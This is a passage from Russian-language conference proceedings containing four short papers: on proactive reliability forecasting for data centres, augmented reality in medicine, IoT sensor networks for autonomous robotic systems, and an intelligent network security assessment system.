13. PolyPlan: mes PolyPlan [Электронный ресурс] // URL: https://polyplan.ru/index_6_polyplan.htm (дата обращения: 03.12.2023)

УДК 621.396.4
ГРНТИ 50.37.03

ПРОАКТИВНАЯ ОЦЕНКА КАК ИНСТРУМЕНТ ПРОГНОЗИРОВАНИЯ НАДЕЖНОСТИ И КАЧЕСТВА ЦЕНТРОВ ОБРАБОТКИ ДАННЫХ

А. В. Михайличенко[1], Н. В. Михайличенко[2], И. Б. Паращук[1]

[1] Военная академия связи имени Маршала Советского Союза С.М. Буденного
[2] Санкт-Петербургский государственный университет телекоммуникаций им. проф. М.А. Бонч-Бруевича

Исследованы теоретическая возможность и перспективы практического применения методов и алгоритмов получения проактивных оценок параметров надежности и качества для формулировки этапов единой методики прогнозирования аварийности центров обработки данных. Рассмотрены факторы, обуславливающие актуальность применения проактивной оценки как инструмента раннего (на стадии контрольных испытаний) прогнозирования надежности и качества центров обработки данных, предложены и обоснованы физическая и методологическая сущность проактивной оценки, особенно для будущих экстремальных условий эксплуатации систем такого класса, с учетом общемировых тенденций развития технологии хранения и обработки данных Edge Computing – «граничные», периферийные вычисления.

проактивная оценка, качество, надежность, центр обработки данных, прогнозирование аварийности, контрольные испытания, экстремальные условия эксплуатации.

Современный этап развития информационного общества в Российской Федерации характеризуется повышенной потребностью органов управления государственными и частными структурами в своевременной, актуальной, достоверной и разносторонней информации, необходимой для качественного решения задач развития промышленности, торговли, здравоохранения, образования и обороны нашей страны.

Анализ состояния системы информационного обеспечения органов управления Российской Федерации показывает, что данная система имеет устаревшую, разрозненную структуру. Очевидно, что развитие единого информационного пространства страны с учетом существующих автоматизированных систем управления промышленностью, торговлей, здравоохранением, образованием и обороной, большая часть которых существует и работает изолированно, осуществлялось без единого плана и замысла, несогласованно.

Информационная инфраструктура страны в рамках единого информационного пространства создавалась под конкретные автоматизированные информационно-справочные системы для конкретных ведомств и департа-

ментов, причем, даже в рамках одного министерства изолированно существовали информационные системы и комплексы, которые, зачастую, дублировали друг друга.

Решение данных проблем было найдено на пути построения государственных, ведомственных и частных информационных инфраструктур, которые базируются на стационарных и мобильных центрах обработки данных (ЦОД) [1–3].

Центр обработки данных (как стационарный, так и мобильный) представляет собой сложную аппаратно-программную систему, единый взаимоувязанный комплекс, включающий: вычислительную инфраструктуру, способную обеспечивать основной функционал ЦОД – обработку и хранение информации; телекоммуникационную инфраструктуру, обеспечивающую взаимосвязь и взаимодействие компонентов ЦОД, а также обмен данными между ЦОД и потребителями информационных услуг; инженерную инфраструктуру, обеспечивающую стабильную работу ключевых компонентов (подсистем) ЦОД [2].

По-прежнему, ключевыми вопросами создания, развертывания и совершенствования ЦОД являются вопросы обеспечения качества его функционирования, а также технической надежности подобных систем.

Надежность и качество ЦОД могут быть проанализированы точечно или на интервалах времени, но наиболее интересны для современных исследований, на наш взгляд, оценки показателей качества и технической надежности, которые позволяют осуществить краткосрочное либо долгосрочное прогнозирование этих важнейших свойств подобных систем. Математики называют эти оценки «экстраполяцией», а в литературе, посвященной теории управления и оценивания – проактивными оценками (проактивным контролем) и проактивным управлением [4–6]

Проактивная оценка, по сути, выступает как инструмент раннего (еще на стадии контрольных испытаний на производстве) прогнозирования надежности и качества ЦОД, как исходные данные для предсказания аварийности и упреждающего контроля этих свойств ЦОД, тем, более, если они будут эксплуатироваться в экстремальных условиях – в условиях воздействия механических (вибрации, удары, качка и др.) и климатических (пониженная / повышенная температура / давление / влажность и др.) факторов в широком диапазоне значений, включая воздействия песчаных вихрей, очень высоких температур, сильных ударов, агрессивных жидкостей (топлива, воды) и иных.

Объективная необходимость применения проактивной оценки как инструмента раннего (на стадии контрольных испытаний) прогнозирования надежности и качества ЦОД, связана, помимо прочего, с рядом факторов:

1. Фактор, обусловленный появлением новых технологий построения компонентов ЦОД:

– аддитивные технологии – 3D-печать корпусов систем хранения и блоков питания, послойное «напыление» их пластмассовых и металлических элементов, например, отдельных компонентов корпусов систем хранения данных (СХД), кулеров и т.п.;

– нанотехнологии – появились нанокомпозитные диски СХД;

– классическая робототехника – находят широкое применение автоматические механизмы модульной замены дисков СХД для ЦОД. Все это, на наш взгляд, требует именно проактивной (на этапе разработки, контрольных испытаний и приемки, до жесткого применения в обычных или того хуже, экстремальных условиях) оценки надежности и качества центров обработки данных в условиях различного рода неопределенности, обусловленной этими возможными условиями.

2. Фактор импортозамещения – появились и будут теперь активно использоваться отечественные компоненты ЦОД, следовательно, их тоже надо проактивно проверять на надежность и качество работы в таких условиях и в широком диапазоне значений.

3. Много лет существует понятие и целое научное направление «Экстремальная робототехника», но именно теперь, при бурном развитии ЦОД, отвечающих за технологии хранения и обработки данных типа «граничные» (периферийные) вычисления (Edge Computing), при тенденции приближения средств и комплексов ЦОД «на границу», все ближе к передовым позициям, например, экстремальных климатических зон (пустыня, зоны наводнений и иных чрезвычайных ситуаций, Арктика и т.п.), возникает необходимость в «экстремальных системах хранениях и обработки данных», надежность и качество которых следует уметь анализировать заранее, до этапа эксплуатации [7].

Проактивный контроль надежности и качества заключается в том, что аналитик не ждет, пока сработают сенсоры и датчики, указывающие на аварии, отказы, сбои, ошибки и иные коллизии технического состояния ЦОД, а целенаправленно ищет заранее потенциальные места, прогнозируемые признаки (потенциальные следы) возможных отказов и предпосылки их возможного возникновения в будущем. Для этого он вырабатывает и проверяет предположения (гипотезы), когда, что и как может привести к аварии или иному отказу в различных, зачастую, экстремальных, условиях эксплуатации. Более того, такие проверки должны быть последовательными и регулярными.

Эти мероприятия (операции) методологически и технологически очень похожи на действия, которые уже давно вошли в практику аудиторов и аналитиков информационной безопасности (ИБ) сложных технических систем, и называются «threat hunting» (охота за угрозами). В процессе «threat hunting» аналитик тоже заранее (проактивно) и целенаправленно ищет следы компрометации системы, не ожидая, когда сработают датчики си-

стемы защиты. Для этого он вырабатывает и проверяет гипотезы и самостоятельно вырабатывает умозаключения (предположения), как нарушитель мог взломать сеть. Причем, подразумеваются бесспорными несколько постулатов (принципов): предполагается, что сеть уже взломана и наша задача – отыскать «следы» взлома; для эффективного поиска вырабатывается первоначальная (стартовая) гипотеза о том, как именно сеть была скомпрометирована; поиск повторяется многократно (итерационно), после тестирования очередной гипотезы, аудитор информационной безопасности выдвигает новую гипотезу и продолжает отыскание новых угроз.

Таким образом, исследована теоретическая возможность и перспективы практического применения методов и алгоритмов получения проактивных оценок параметров надежности и качества для формулировки этапов единой методики прогнозирования аварийности ЦОД.

Рассмотрены факторы, обуславливающие актуальность применения проактивной оценки как инструмента раннего (на стадии контрольных испытаний) прогнозирования надежности и качества ЦОД, предложены и обоснованы физическая и методологическая сущность проактивной оценки, особенно для будущих экстремальных условий эксплуатации систем такого класса, с учетом общемировых тенденций развития технологии хранения и обработки данных Edge Computing – «граничные», периферийные вычисления.

Список используемых источников

1. Докучаев В. А., Кальфа А. А., Маклачкова В. В. Архитектура центров обработки данных. М.: Горячая линия-Телеком, 2020. 240 с.

2. Прохоров А. Н., Рахматуллин С. А. Центры обработки данных: анализ, тренды, мировой опыт: корпоративное издание / научное редактирование: К. Королев, И. Дорофеев. М.: АльянсПринт, 2021. 414 с.

3. Новиков В. А. Мобильный ЦОД GreenMDC TelecomOutdoor NGm – новый, компактный и масштабируемый // ЦОДы РФ. Проектирование, строительство, эксплуатация, 2017. № 20. С. 14–19.

4. Дубровин М. Г. Концепция проактивного мониторинга и управления объектами ИТ-инфраструктуры // ИТНОУ: Информационные технологии в науке, образовании и управлении, 2020. № 1. С. 44–49.

5. Sokolov B., Gnidenko A., Shalyto A. Models and algorithms of operational planning and control of dynamical objects with application of the Pontryagin's Maximum principle // Proceedings of the 2017 IEEE 5th Workshop on Advances in Information, Electronic and Electrical Engineering, AIEEE, Latvia, Riga, 24-25 November, 2017. IEEE, 2017. pp.1–5.

6. Михайличенко А. В., Паращук И. Б. Архитектура системы проактивного контроля технической надежности мобильных центров обработки данных // I-methods. Том 14, № 2, 2022. С. 1–15.

7. Михайличенко А. В., Деркач А. Е., Паращук И. Б. Задачи проактивного контроля надежности мобильных центров обработки данных с использованием линейной калмановской экстраполяции и гранулярных вычислений // Математические методы в технологиях и технике. Сборник трудов Международной научной конференции ММТТ-36. №1, 2023. СПб.: Издательство Политехнического университета. 2023. Том 1. С. 54–57.

УДК 004.9
ГРНТИ 49.01

ПЕРСПЕКТИВЫ ПРИМЕНЕНИЯ ТЕХНОЛОГИИ ДОПОЛНЕННОЙ РЕАЛЬНОСТИ В МЕДИЦИНЕ

Я. О. Нестерова

Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича

В статье рассмотрены разнообразные аспекты применения технологии дополненной реальности (AR) в медицине. Освещены три основных направления использования AR: обучение и тренировка медицинского персонала, визуализация и планирование операций, а также диагностика и лечение пациентов. Приведен обзор приложений AR, таких как HoloLens Anatomy от Microsoft и 3D Organon VR Anatomy от Medis Media, представленных на рынке на момент написания статьи. Обоснована актуальность проведения разработок в сфере дополненной реальности.

дополненная реальность, виртуальная реальность, AR очки, AR-контент, медицина, обучение медицинского персонала, планирование операций, диагностика заболеваний, AR-технологии

Введение

Современные технологии значительно упрощают процесс и улучшают качество лечения пациентов. Одной из самых инновационных и перспективных технологий на данный момент является дополненная реальность (AR) [1]. Дополненная реальность – это технология, которая с помощью специализированных устройств позволяет накладывать виртуальные объекты на объекты и среды реального мира, а также взаимодействовать реальным объектам с виртуальными [2]. В отличие от виртуальной реальности, которая воссоздает и заменяет всю реальную среду виртуальной, дополненная реальность только обогащает образ реального мира компьютерными изображениями и цифровой информацией.

Внутри устройства, создающего AR-контент, виртуальные 3D-изображения накладываются на объекты реального мира на основе их геометрических взаимосвязей [3]. Данное устройство вычисляет положение и ориентацию одних объектов в пространстве относительно других. В результате комбинированное изображение проецируется на мобильные экраны, очки дополненной реальности, а также другие устройства, поддерживающие технологию дополненной реальности.

В медицине дополненная реальность используется для различных целей: от обучения медицинского персонала до диагностики и лечения пациентов. В этой статье мы рассмотрим различные способы применения дополненной реальности в медицине, а также их преимущества и ограничения.

Применение дополненной реальности в медицине

Применение дополненной реальности в медицине разнообразно и включает в себя следующие области:

– **Обучение и тренировка медицинского персонала:**

Дополненная реальность позволяет студентам медицинских учебных заведений и врачам обучаться и тренироваться на виртуальных моделях органов и тканей. Это значительно повышает качество подготовки медицинского персонала и снижает количество ошибок в процессе лечения. Кроме того, такой подход к обучению позволяет получить большой практический опыт проведения операций разной сложности без риска для пациентов.

В рамках процесса обучения с применением технологии дополненной реальности создаются трехмерные модели органов и тканей, на которых студенты и врачи могут тренироваться, повышая свою квалификацию. Примерами таких программ могут быть HoloLens Anatomy от Microsoft и 3D Organon VR Anatomy от Medis Media. Проект компании Microsoft создан для того, чтобы студенты могли наблюдать за работой органов, а также изучать анатомию тела, не прибегая к вскрытию, так как дополненная реальность позволяет заглянуть вовнутрь виртуального объекта, имитирующего человеческое тело со всеми системами органов и тканей.

– **Визуализация и планирование сложных операций**:

С помощью дополненной реальности можно создавать виртуальные модели частей тела пациента, которые помогают врачам планировать сложные операции и уменьшить риски для пациента. Кроме того, врачи могут использовать AR-технологии для планирования сложных операций. Например, перед операцией на головном мозге врачи могут использовать AR-технологии для создания виртуальной модели мозга пациента и планирования операции на основе этой модели [4]. Сокращение времени на поиск вен: AR-технологии могут использоваться для ускорения процесса нахождения вен при проведении инъекций и взятии крови. Приложения, использующие AR-технологии, создают виртуальные карты сети вен на теле пациента, что упрощает процесс поиска нужной вены.

– **Диагностика и лечение пациентов с помощью AR:**

Дополненная реальность может быть использована в качестве дополнительного инструмента для диагностики и лечения различных заболеваний. Например, врачи могут использовать AR-технологии для создания виртуальных трехмерных моделей органов и тканей пациента и более точной диагностики заболеваний. Колоссальное значение также имеет использование технологии дополненной реальности в онкодиспансерах. При лечении онкологических больных особенно важна пред- и интраоперационная визуализация расположения опухоли относительно прилежащих крупных сосудов, нервов и других жизненно важных тканей [5]. Применение технологии дополненной реальности при проведении операционных вмешательств поз-

воляет сократить время операции, повысить безопасность и облегчить реабилитационный период благодаря обеспечению выбора медицинского доступа с минимальной травматичностью, что достигается путем создания модели с максимальной анатомической детализацией.

Эти примеры демонстрируют потенциал AR-технологий в медицине и подтверждают их эффективность в ряде задач, связанных с обучением медицинского персонала, планированием операций и диагностикой заболеваний.

В настоящий момент в Санкт-Петербурге применяется технология смешанной реальности Hololens во время проведения операций в национальном медицинском исследовательском центре им. В.А. Алмазова, первом Санкт-Петербургском государственном медицинском университете им. И.П. Павлова и военно-медицинской Академии имени С.М. Кирова.

Преимущества и ограничения использования технологии дополненной реальности в медицине

Использование технологии дополненной реальности в медицине и особенно в хирургической практике является перспективным и многообещающим. Наибольшие надежды возлагаются на применение очков дополненной реальности, так как данный способ позволяет хирургам не переключать внимание с оперируемой области на монитор, а также взаимодействовать с устройством с помощью жестов и голосового управления, что благотворно влияет на один из главных аспектов проведения любой операции – сохранение стерильности.

Помимо применения технологии дополненной реальности непосредственно в процессе постановки диагноза и лечения, исследователи предлагают использовать данную технологию для повышения комфорта пациента также во время реабилитации. Использование AR-технологий позволяет создавать игровые приложения и другие приложения, которые помогают пациентам справиться со стрессом, тревожностью и болевыми ощущениями во время функциональной и психологической реабилитации [5].

Существенным ограничением использования данной технологии является высокая стоимость оборудования, что делает его недоступным для многих медицинских учреждений. Помимо этого, стоит отметить, что врачам и медицинскому персоналу потребуется дополнительное обучение, чтобы использовать технологию дополненной реальности в работе. К тому же применение данной технологии возможно не во всех сферах медицины, так как некоторые процедуры требуют прямого взаимодействия между врачом и пациентом. Стоит отметить также риски, связанные с увеличением количества визуальной информации, поступающей к хирургу, использующему технологию дополненной реальности во время проведения операции. Снижение концентрации внимания и повышение нагрузки в следствии необходимости обрабатывать большой массив информации может привести к негативным последствиям [5].

Заключение

Использование технологии дополненной реальности является мощным инструментом для улучшения качества оказания медицинской помощи и обучения медицинского персонала. AR-технологии могут быть использованы для более точной диагностики заболеваний, планирования сложных операций, улучшения процесса нахождения вен, лечения пациентов с фобиями и обучения медицинского персонала. Однако следует отметить, что применение AR-технологий в медицине требует особого внимания к вопросам безопасности и этичности. Например, необходимо убедиться в том, что использование AR-технологий не нарушает конфиденциальность пациентов и не вызывает у них дополнительных негативных эмоций. Также важно учитывать, что дополненная реальность является относительно новой технологией, и ее применение в медицине все еще находится на начальной стадии и не получило широкого распространения, тем не менее разработки в данной области позволят вывести медицину на новый уровень.

Список используемых источников

1. Рочев А. А., Маколкина М. А. Развитие приложений и услуг дополненной реальности // Информационные технологии и телекоммуникации. 2018. Т. 6, №3. С. 98-105. ISSN 2307-1303

2. Rauschnabel P. A. Virtually enhancing the real world with holograms: An exploration of expected gratifications of using augmented reality smart glasses. Psychology and Marketing, 2018, 35, PP. 557–572.

3. Что такое дополненная реальность, или AR? // Microsoft. Dynamics 365: сайт. – URL:https://dynamics.microsoft.com/ru-ru/mixed-reality/guides/what-is-augmented-reality-ar/ (дата обращения: 04.03.2024)

4. Augmented reality (AR) // Techtarget: сайт. URL: https://www.techtarget.com/whatis/definition/augmented-reality-AR (дата обращения: 04.03.2024)

5. Кубряк О. В., Панова Е. Н. Определение понятий виртуальной реальности в медицинской реабилитации //Физиотерапия, бальнеология и реабилитация, 2017. Т. 16. №. 2. С. 70–72.

Статья представлена кандидатом технических наук доценом кафедры сетей связи и передачи данных СПбГУТ Волковвым А.Н.

УДК 623
ГРНТИ 50.43.19

ИНТЕРНЕТ ВЕЩЕЙ, КАК ОДИН ИЗ СПОСОБОВ ПОВЫШЕНИЯ АВТОНОМНОСТИ РОБОТОТЕХНИЧЕСКИХ КОМПЛЕКСОВ

С. В. Новоселов[1], О. И. Пантюхин[2], Б. В. Солодухин[2], А. А. Юдин[2]

[1]Санкт-Петербургский государственный университет телекоммуникаций им. проф. М.А.Бонч-Бруевича
[2]Военная академия связи им. Маршала Советского Союза С.М. Будённого

В статье рассмотрены состояние, основные тенденции и проблемы развития робототехнических комплексов. Одной из основных проблем их развития является сильная зависимость от оператора, управляющего действиями робототехническим комплексом, и, как следствие, канала передачи информации от оператора к комплексу. Предложено, используя технологии Интернета вещей, организовать беспроводную сенсорную сеть, которая позволит робототехническим комплексам самостоятельно идентифицировать, собирать, обрабатывать и передавать данные взаимодействующим системам.

робот, робототехнический комплекс, автономность, роботизация, сенсорные сети, Интернет вещей

В течение последних десятилетий российскими учёными и производителями разрабатывается широкий спектр робототехнических комплексов (РТК). Некоторый разработки получили преимущество в виде опыта реального применения, в ходе которого комплексы подверглись многочисленным для определения их готовности и эффективности.

Согласно [1] робототехнический комплекс – это комплекс, состоящий из одного или нескольких роботов (исполнительных механизмов, программируемых по двум или более степеням подвижности, обладающих определённой степенью автономности и способных перемещаться во внешней среде с целью выполнения задач по назначению), их рабочих органов (устройств, специально разработанных для закрепления на механическом интерфейсе с целью выполнения задач роботом) и любых механизмов, оборудования, приборов или датчиков, обеспечивающих выполнение функционального назначения. Под автономностью РТК понимается их способность выполнять задачи по предназначению, основанная на текущем состоянии изделия и особенностях считывания данных без вмешательства человека.

Роботизация к настоящему времени стала одним из ключевых направлений развития современной промышленности. Есть основания считать, что в будущем превосходство стран в уровне роботизации будет иметь большое

влияние на ход мировых событий. Однако, робототехнической революции, в широком смысле этого слова, пока не случилось [2].

Одной из основных причин такого «неспешного» повсеместного внедрения роботов является несовершенство и недостоверность многих технологий в областях робототехники, связи, сенсоров, искусственного интеллекта и т.п. Проведённый анализ применения и развития РТК показывает, что основными концептуальными проблемами, тормозящими роботизацию, являются: низкая автономность и зависимость от оператора и, следовательно, от канала связи; несовершенство сенсоров и технологий машинного зрения; сохраняющаяся зависимость РТК от компонентов, созданных для пилотируемой техники.

Одним из способов снижения зависимости РТК от оператора является повышение автономности за счёт развития технологий машинного зрения и машинного обучения. Ключевой проблемой здесь являются идентификация окружающих объектов, их распознавание, принятие решения на основе полученной информации. В последние годы достичь значимого прогресса в технологиях машинного зрения помогло появление технологий обработки «больших данных (bigdata)» (к примеру, создание библиотек сигнатур), а также прогресс в области сенсорных сетей.

Сенсорные сети представляют собой самоорганизующиеся сети, состоящие из множества беспроводных сенсорных узлов (сенсоров), распределённых в пространстве и предназначенных для мониторинга и (или) управления характеристиками окружающей среды или объектами, расположенных в ней [3]. Сенсоры же представляют собой миниатюрные устройства с ограниченными ресурсами: зарядом батареи, объёмом памяти, вычислительными возможностями и т.д. Однако, объединение большого числа таких устройств в единую сеть обеспечивает возможность получения реальной картины происходящих событий и процессов в пространстве, внутри которого распределены сенсоры. Возможность присвоения сенсорным узлам IP-адресов (при использовании, к примеру, протокола 6*LoWPAN*) делает сенсорную сеть основой технологии Интернета Вещей. Развитие технологии Интернета Вещей по праву считается одним из наиболее перспективных направлений в области инфокоммуникаций [4]. Интернет Вещей (IoT) – это глобальная инфраструктура информационного общества, которая обеспечивает возможность предоставления более сложных услуг путём соединения друг с другом физических и виртуальных вещей на основе существующих и развивающихся функционально совместимых информационно-коммуникационных технологий [5].

По сути своей Интернет Вещей – это сеть сенсоров, датчиков, физических объектов или «вещей» (согласно МСЭ-Т Y.2060 – вещь – предмет физического мира или информационного мира, который может быть идентифицирован в сети связи), встраиваемых в общую зону взаимодействия посредством любых доступных каналов связи. При этом каждая «вещь»

имеет свой уникальный идентификатор, что позволяет в рамках существующей сети однозначно её опознать и организовать информационное взаимодействие [6].

При использовании возможностей идентификации, сбора, обработки и передачи данных концепция Интернета Вещей позволяет наиболее эффективно использовать «вещи» для предоставления услуг приложений при одновременном выполнении требований безопасности и неприкосновенности частной жизни. Интернет Вещей и его приложения полным ходом внедряются в такие области, как роботизация, автоматизация и интеллектуализация зданий, интеграция с существующими автоматизированными системами управления технологическими процессами, развитие новых платформ для индустрии, транспортная и складская логистика, транспортные сети, сельское хозяйство, различные сети датчиков военного назначения, контроль за популяцией животных, медицинские сети и т. д.

Так, можно говорить о том, что в рамках реализации концепции Интернета Вещей необходимо организовать сбор информации с удалённых устройств, обеспечить управление этими устройствами и взаимный обмен данными, при необходимости перераспределить задачи на основе полученной информации и спланировать дальнейшие действия, учитывая имеющуюся информацию.

Таким образом, оснащая РТК необходимыми для их работы количеством сенсоров различного назначения, организуя их работу с использованием технологий Интернета Вещей, можно существенно снизить зависимость робототехнических комплексов от операторов.

Список использованных источников

1. ГОСТ Р 60.0.0.4-2019.Роботы и робототехнические устройства. Термины и определения: национальный стандарт Российской Федерации: дата введения 2019-02-14 / Федеральное агентство по техническому регулированию и метрологии. Изд. официальное. М.: Стандартинформ, 2019. 31 с.

2. Барабанов М. С., Бендетт С., Денисенцев С. А.и др. Роботизация и военное дело будущего / под редакцией В.Н.Бондарева. М.: Центр анализа стратегий и технологий, 2021. 232 с.

3. Кучерявый А. Е., Прокопьев А. В., Кучерявый Е. А. Самоорганизующиеся сети. СПб.: Издательство «Любавич». 310 с.

4. Ефимов М. М., Киричек Р.В. Интернет вещей: перспективы адаптивных систем // Информационные технологии и телекоммуникации. СПб., 2020. Том 8. № 1. С. 55–66.

5. МСЭ-Т Y.2060. Серия Y: Глобальная инфраструктура, аспекты протокола интернет и сети последующих поколений. Сети последующих поколений – структура и функциональные модели архитектуры. Обзор интернета вещей: рекомендации Международного Союза Электросвязи: дата утверждения 2012-06-15 / Сектор стандартизации электросвязи МСЭ, 2012. 22 с.

6. Волков А.Н., Мутханна А. С. А., Кучерявый А. Е. Сети связи пятого поколения: на пути к сетям 2030 // Информационные технологии и телекоммуникации. СПб., 2020. Том 8. № 2. С.32–43.

УДК 621.396.4
ГРНТИ 50.37.03

К ВОПРОСУ ПОСТРОЕНИЯ ИНТЕЛЛЕКТУАЛЬНОЙ СИСТЕМЫ КОМПЛЕКСНОЙ ОЦЕНКИ ЗАЩИЩЕННОСТИ ИНФОКОММУНИКАЦИОННЫХ СЕТЕЙ

И. О. Пантюхин[1, 2], И. Б. Паращук[1], В. А. Саяркин[1]

[1] Военная орденов Жукова и Ленина Краснознаменная академия связи имени Маршала Советского Союза С.М. Буденного
[2] Санкт-Петербургский государственный университет телекоммуникаций им. проф. М.А. Бонч-Бруевича

Рассмотрены содержание и особенности этапов построения современной интеллектуальной системы комплексной (многокритериальной) оценки защищенности инфокоммуникационных сетей. Предложен подход к формулировке состава входящих в подобную систему компонентов. Предложены модели и методы, которые могут лечь в основу работы этих компонентов, обеспечивая не только сбор, предобработку и анализ данных о текущих значениях параметров информационной безопасности сетей, но и распознавание угроз, собственно оценку, анализ истории оценок и прогнозирование последствий негативных оценок с использованием интеллектуальных методов (онтологий), облачных сервисов и алгоритмов анализа Больших Данных.

инфокоммуникационная сеть, комплексная оценка защищенности, информационная безопасность, модель, метод, интеллектуальная система, параметр.

Построение интеллектуальной системы комплексной оценки защищенности (ИСКОЗ) инфокоммуникационных сетей должно, на наш взгляд, содержать ряд обязательных этапов: должны быть сформулированы общие принципы организации такой оценки; должны быть определены цели и задачи ИСКОЗ инфокоммуникационных сетей (ИКС); нужен анализ особенностей построения и функционирования современных ИКС, влияющих на построение системы комплексной оценки их защищенности; нуждаются в разработке как механизмы обеспечения комплексной оценки защищенности ИКС, так и структура системы такой оценки с учетом современных технологий искусственного интеллекта, помимо этого, потребуется формулировка требований к ИСКОЗ ИКС [1, 2].

Однако важнейшим этапом, безусловно, является этап синтеза архитектуры перспективной ИСКОЗ ИКС. Общая архитектура системы комплексной оценки защищенности ИКС может включать следующие компоненты: сбора данных о текущих значениях параметров информационной безопасности ИКС; предобработки и корреляции этой информации с использованием интеллектуальных методов (онтологий) и механизмов анализа Больших Данных; высокоскоростная многоразрядная шина обмена

информацией (данными) между элементами системы комплексной оценки защищенности ИКС; современная многомодельная база данных для хранения статистики от датчиков, а также промежуточных и итоговых результатов оценки защищенности; распознавания и детектирования в реальном времени сложных многофакторных угроз информационной безопасности (ИБ) ИКС; вычисления частных и обобщенных показателей защищенности ИКС; анализа истории оценок защищенности, прогнозирования последствий негативных оценок; систему поддержки принятия решений – компонент автоматизированного реагирования на онлайн-сведения о сложных многофакторных и разносторонних угрозах ИБ ИКС с использованием современной многомодельной базы данных и основанного на экспертных знаниях и логическом выводе; собственно компонент комплексной (многокритериальной) оценки защищенности ИКС с учетом технологий искусственного интеллекта и облачных сервисов [3, 4].

Очевидно, что в рамках построения ИСКОЗ ИКС необходимо будет установить структуру информационных потоков, циркулирующих между компонентами такой системы и должны быть разработаны обобщенные алгоритмы функционирования системы оценки защищенности в различных режимах (сбора данных, их предобработки и выработки оценок).

При этом методы и модели, составляющие алгоритмическую основу компонентов сбора данных о текущих значениях параметров информационной безопасности ИКС и их предобработки и корреляции, должны быть, по нашему мнению, ориентированы на использование алгоритмов распределенной параллельной потоковой обработки данных с использованием интеллектуальных методов (онтологий) и механизмов анализа Больших Данных. Эти модели и методы должны обеспечивать хорошую масштабируемость и способность к быстрой адаптации данных компонентов, исходя из особенностей современных, зачастую, нетрадиционных структур и технологий реальных инфокоммуникационных сетей.

Модели и методы, положенные в основу функционирования высокоскоростной многоразрядной шины для обмена информацией (данными) между элементами системы комплексной оценки защищенности ИКС, применимы не только для этой компоненты – шины данных, но и для современной многомодельной базы данных для хранения статистики от датчиков контроля безопасности, промежуточных и итоговых результатов оценки защищенности. При этом принципы устойчивости функционирования и достоверности собираемых данных должны быть изначально заложены в основу построения высокоскоростной многоразрядной шины, а реализация данных принципов может быть обеспечена:

– устойчивость процесса сбора данных от датчиков контроля безопасности ИКС в условиях воздействия угроз ИБ различного вида и технических отказов – за счет резервирования каналов и трактов сбора этих данных и

реализации интеллектуальных маршрутов, например, в рамках *K*-потоковой динамической маршрутизации.

– достоверность результатов сбора данных – за счет применения современных системных (организационных), программных или аппаратных методов повышения достоверности.

Современная многомодельная база данных для хранения статистики от датчиков контроля безопасности ИКС, а также промежуточных и итоговых результатов оценки защищенности сетей такого класса может быть построена на основе комбинированного представления данных о текущих значениях параметров ИБ ИКС. Комбинированное представление данных о текущих значениях параметров ИБ ИКС в многомодельной базе данных, по нашему мнению, должно охватывать традиционный реляционный подход, поддерживаемый форматом СУБД на базе языка структурированных запросов SQL, XML-формат для инвариантного кроссплатформенного представления данных и RDF-формат, с помощью которого можно создавать требуемые онтологии предметной области оценки защищенности и обеспечивать реализацию механизма логического вывода, а также формировать структуры данных и инновационные (интеллектуальные) форматы, используемые в рамках работы с Большими Данными.

Модели и методы, положенные в основу эффективного функционирования компонента распознавания и детектирования в реальном времени сложных многофакторных угроз ИКС, должны учитывать основные особенности таких угроз и рисков ИБ. Это может и должно быть реализовано, на наш взгляд, за счет применения комбинации современных методик интеллектуального анализа данных, что, в свою очередь, позволит повысить основные качественные характеристики процедур оценки защищенности.

При этом комбинация методик интеллектуального анализа данных предопределяет совместное использование, например, многоуровневых схем, построенных на основе адаптивных алгоритмов интеллектуального анализа информации, математического аппарата анализа «деревьев компьютерных атак» в сочетании с механизмами аналитической обработки Больших Данных о признаках угроз ИБ, включая «угрозы нулевого дня». Источником исходной информации для методов и моделей такого класса будут выступать данные о защищаемой ИКС из многомодельной базы данных, характеризующие текущее состояние показателей защищенности инфокоммуникационной сети [4].

Модели и методы, составляющие алгоритмическую основу компоненты вычисления частных и обобщенных показателей защищенности ИКС должны описаться на исходные данные о состоянии параметров ИБ защищаемой сети, причем на данные из различных источников, структурированные в соответствии с предлагаемым общим подходом к вычислению частных и обобщенных показателей защищенности. Такой подход, по нашему

мнению, позволит иметь адекватную имеющимся данным, обобщенную оценку защищенности в конкретный момент времени.

Модели и методы, которые могут лечь в основу анализа истории оценок защищенности, прогнозирования последствий негативных оценок; системы поддержки принятия решений – компоненты автоматизированного реагирования на онлайн-сведения о сложных многофакторных и разносторонних угрозах информационной безопасности ИКС, могут использовать нашу многомодельную базу данных, а также статистические методики анализа истории событий и их прогнозирования, механизмы извлечения экспертных знаний и механизмы логического вывода.

Предлагаемые модели и методы в рамках компоненты комплексной (многокритериальной) оценки защищенности ИКС должны быть основаны на алгоритмах аналитического моделирования, при этом динамический и инновационный подход в оценке защищенности предлагается реализовать за счет современных технологий искусственного интеллекта и разработки методов эффективного применения облачных сервисов для сбора, предварительной обработки и анализа Больших Данных – больших объемов информации о текущих значениях параметров информационной безопасности сетей такого класса, включая сети Интернета вещей [5].

Таким образом, рассмотрены содержание и особенности этапов построения современной ИСКОЗ ИКС. Предложен подход к формулировке состава входящих в подобную систему компонентов. Предложены модели и методы, которые могут лечь в основу работы этих компонентов, обеспечивая не только сбор, предобработку и анализ данных о текущих значениях параметров информационной безопасности сетей, но и распознавание угроз, собственно оценку, анализ истории оценок и прогнозирование последствий негативных оценок с использованием интеллектуальных методов, облачных сервисов и алгоритмов анализа Больших Данных.

Список используемых источников

1. Мельников П. В., Ешенко Р. А. Интеллектуальная система оценки угроз информационной безопасности // Вестник науки, 2020. № 6 (27). Том 1. С.179–184.

2. Васильев В. И. Интеллектуальные системы защиты информации. М.: Машиностроение, 2013. 172 с.

3. Котенко И. В., Саенко И. Б. Архитектура системы интеллектуальных сервисов защиты информации в критически важных инфраструктурах // Труды СПИИРАН. 2013. Вып. 1 (24). С. 21–40.

4. Котенко И. В., Паращук И. Б. Общая архитектура интеллектуальной системы аналитической обработки цифрового сетевого контента в интересах защиты от нежелательной информации // Материалы конференции «Информационные технологии в управлении» (ИТУ-2018). СПб.: Концерн «ЦНИИ «Электроприбор», 2018. С. 501–505.

5. Федорченко Е. В., Паращук И. Б. Анализ защищенности систем индустриального Интернета вещей в условиях неопределенности входной информации безопасности // Региональная информатика и информационная безопасность. Сборник трудов. Выпуск 10 / СПОИСУ. СПб.: 2021. С. 113–117.

УДК 004.56
ГРНТИ 50.43.19

